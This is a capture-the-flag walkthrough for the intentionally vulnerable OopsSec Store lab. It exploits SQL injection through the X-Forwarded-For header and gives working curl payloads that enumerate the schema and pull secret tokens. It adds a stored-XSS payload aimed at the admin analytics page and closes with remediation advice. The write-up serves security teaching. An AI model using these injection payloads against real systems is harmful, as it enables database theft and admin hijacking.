
OopsSec Store tracks visitor IPs on every page load using the X-Forwarded-For header. The value goes straight into a raw SQL query with no sanitization, so we can inject arbitrary SQL through a header that’s entirely client-controlled.
Table of contents
Open Table of contents
Lab setup
From an empty directory:
npx create-oss-store oss-store
cd oss-store
npm start
Or with Docker (no Node.js required):
docker run -p 127.0.0.1:3000:3000 leogra/oss-oopssec-storeThe app runs at http://localhost:3000.
Target identification
The application silently tracks visitor IP addresses on every page load. This tracking:
- Runs automatically via a client-side component on all pages
- Sends visitor data to
/api/tracking - Stores the
X-Forwarded-Forheader value as the visitor’s IP - Makes this data visible only to administrators at
/admin/analytics
Vulnerability analysis
Silent IP tracking
The application tracks visitor IP addresses using the X-Forwarded-For header via a client-side component that loads on every page:
// VisitorTracker component (loads on all pages)
useEffect(() => {
  fetch("/api/tracking", {
    method: "POST",
    body: JSON.stringify({ path: pathname }),
  });
}, [pathname]);
Vulnerable tracking API
The tracking API uses raw SQL with the X-Forwarded-For header directly concatenated:
// /api/tracking
const forwardedFor = request.headers.get("x-forwarded-for");
const ip = forwardedFor || request.headers.get("x-real-ip") || "unknown";

// VULNERABLE: `ip` is the one value that reaches the statement unescaped
const query = `
  INSERT INTO visitor_logs (id, ip, userAgent, path, sessionId, createdAt)
  VALUES ('${id}', '${ip}', '${userAgent.replace(/'/g, "''")}', '${path.replace(/'/g, "''")}', ${sessionId ? `'${sessionId.replace(/'/g, "''")}'` : "NULL"}, datetime('now'))
`;

await prisma.$queryRawUnsafe(query);
The ip variable comes straight from the X-Forwarded-For header and lands in the SQL query with no sanitization. The user agent, the path and the session id are escaped on the way in, so the header is the only way through.
Exploitation
Step 1: Find the oracle
An INSERT returns no rows, so the first question is how to read anything back. The tracking endpoint answers it for us: it replies with the rows the request just wrote.
curl -X POST http://localhost:3000/api/tracking \
  -H "Content-Type: application/json" \
  -d '{"path": "/"}'
{
"success": true,
"logged": [
{
"id": "bd43ad6b-410d-4b34-815f-19cd026489c3",
"ip": "::1",
"userAgent": "curl/8.18.0",
"path": "/",
"sessionId": null,
"createdAt": "2026-01-24T20:16:00.000Z"
}
]
}That echo is the whole game. A header that merely looks like SQL earns nothing — the flag drops only when a value read from a table the tracker never queries comes back inside logged.
Step 2: Close the value list
The statement expects six values — id, ip, userAgent, path, sessionId, createdAt — and our header lands in the second one. So we finish the ip string, supply the four remaining values ourselves, close the parenthesis and comment out the rest:
1.2.3.4', (SELECT 1), '/x', NULL, datetime('now'))--The server executes:
INSERT INTO visitor_logs (id, ip, userAgent, path, sessionId, createdAt)
VALUES ('…', '1.2.3.4', (SELECT 1), '/x', NULL, datetime('now'))--', 'curl/8.18.0', …)
The userAgent column now holds whatever sub-query we put in the third slot. When a payload does not compile — drop the trailing -- and the real user agent runs on as SQL — SQLite says so in the response, which makes this a comfortable place to iterate:
{
  "success": false,
  "logged": [],
  "error": "\nInvalid `prisma.$queryRawUnsafe()` invocation:\n\n\nRaw query failed. Code: `1`. Message: `near \"', '\": syntax error`"
}
The ip slot takes a literal too, by the other route: concatenating into the value instead of closing the list. It is the shortest proof the injection runs — visible afterwards at /admin/analytics:
curl -X POST http://localhost:3000/api/tracking \
  -H "X-Forwarded-For: '||(SELECT 'Privacy matters. Dont track your users')||'" \
  -H "Content-Type: application/json" \
  -d '{"path": "/exploit"}'
Step 3: Enumerate the schema
SQLite keeps its own catalogue in sqlite_master. Read the table list through the column we control:
curl -X POST http://localhost:3000/api/tracking \
  -H "X-Forwarded-For: 1.2.3.4', (SELECT group_concat(name) FROM sqlite_master WHERE type='table'), '/x', NULL, datetime('now'))--" \
  -H "Content-Type: application/json" \
-d '{"path": "/"}'"userAgent": "users,products,carts,cart_items,orders,order_items,addresses,flags,hints,revealed_hints,reviews,support_access_tokens,found_flags,project_init,internal_secrets,visitor_logs,wishlists,wishlist_items,password_reset_tokens,supplier_orders,coupons,gift_cards,stream_config,sqlite_sequence"flags is a dead end: the endpoint answers 403 to any payload naming that table, and strips every OSS{…} value out of the echo. internal_secrets is the interesting one. Ask for its definition the same way:
1.2.3.4', (SELECT sql FROM sqlite_master WHERE name='internal_secrets'), '/x', NULL, datetime('now'))--CREATE TABLE "internal_secrets" ("id" TEXT NOT NULL PRIMARY KEY, "slug" TEXT NOT NULL, "token" TEXT NOT NULL)The schema names a slug column but says nothing about its values. Read those rather than guessing them:
1.2.3.4', (SELECT group_concat(slug) FROM internal_secrets), '/x', NULL, datetime('now'))--product-search-sql-injection,second-order-sql-injection,sql-injection,x-forwarded-for-sql-injectionOne row per injection challenge, each named after the challenge it belongs to.
Step 4: Exfiltrate the canary
This endpoint only looks for its own token, so ask for the x-forwarded-for-sql-injection row:
curl -X POST http://localhost:3000/api/tracking \
  -H "X-Forwarded-For: 1.2.3.4', (SELECT token FROM internal_secrets WHERE slug='x-forwarded-for-sql-injection'), '/x', NULL, datetime('now'))--" \
  -H "Content-Type: application/json" \
  -d '{"path": "/"}'
{
"success": true,
"logged": [
{
"ip": "1.2.3.4",
"userAgent": "CANARY-X-FORWARDED-FOR-SQL-INJECTION-a42f4413d416",
"path": "/x"
}
],
"flag": "OSS{x_f0rw4rd3d_f0r_sql1}",
"message": "Internal secret exfiltrated through the X-Forwarded-For header! Well done!"
}The token is generated at seed time, so it differs on every instance: the only way to produce it is to read it out of the database.
Unlike the UNION challenges, the WHERE matters here. This sink takes a scalar subquery, and a scalar subquery yields a single value: (SELECT token FROM internal_secrets) returns the first row only, which belongs to another challenge. Name the slug, or wrap the column in group_concat to bring every token back at once.
The flag is:
OSS{x_f0rw4rd3d_f0r_sql1}Vulnerable code analysis
Two things make this exploitable:
1. Trusting the X-Forwarded-For header
const forwardedFor = request.headers.get("x-forwarded-for");
const ip = forwardedFor || "unknown";
// No validation - any string is accepted as IP
The X-Forwarded-For header is fully controllable by clients. It should only be trusted when:
- Set exclusively by a controlled reverse proxy
- The proxy strips existing headers before adding its own
- Direct client connections to the application server are blocked
2. Raw SQL with string concatenation
const query = `INSERT INTO ... VALUES (..., '${ip}', ...)`;
await prisma.$queryRawUnsafe(query);
Passing user-controlled input to $queryRawUnsafe via string concatenation means any header value can escape the intended SQL string context.
Bonus: Amplifying to Stored XSS
This vulnerability also opens the door to Stored XSS. The admin analytics page renders IP addresses with dangerouslySetInnerHTML, so injected HTML and JavaScript execute when an admin loads the page.
XSS Payload
curl -X POST http://localhost:3000/api/tracking \
  -H "X-Forwarded-For: '||(SELECT '<img src=x onerror=alert(document.documentURI)>')||'" \
  -H "Content-Type: application/json" \
  -d '{"path": "/xss-exploit"}'
Impact
- The XSS payload is stored in the database as the “IP address”
- Every time an admin visits
/admin/analytics, the script executes - The attacker can:
- Perform actions as admin (create users, modify products, etc.) by making fetch requests with
credentials: "include" - Exfiltrate sensitive analytics data
- Note: the JWT is stored in an
httpOnlycookie, so it cannot be directly stolen via JavaScript, but the attacker can still make authenticated requests from the XSS context
- Perform actions as admin (create users, modify products, etc.) by making fetch requests with

Because the payload is stored in the database and rendered unsanitized, every admin who checks analytics will trigger the XSS.
Remediation
Use parameterized queries
Replace raw SQL with Prisma’s query builder:
await prisma.visitorLog.create({
  data: {
    ip,
    userAgent,
    path,
  },
});
Validate IP addresses
Before storing, validate the IP format:
const isValidIp = (ip: string): boolean => {
  const ipv4 = /^(\d{1,3}\.){3}\d{1,3}$/;
  const ipv6 = /^([0-9a-fA-F]{1,4}:){7}[0-9a-fA-F]{1,4}$/;
  return ipv4.test(ip) || ipv6.test(ip);
};

const rawIp = request.headers.get("x-forwarded-for")?.split(",")[0].trim();
const ip = rawIp && isValidIp(rawIp) ? rawIp : "unknown";
Trust boundaries
Only trust X-Forwarded-For when:
- Set exclusively by a controlled reverse proxy
- The proxy strips existing headers before adding its own
- Network architecture prevents direct client connections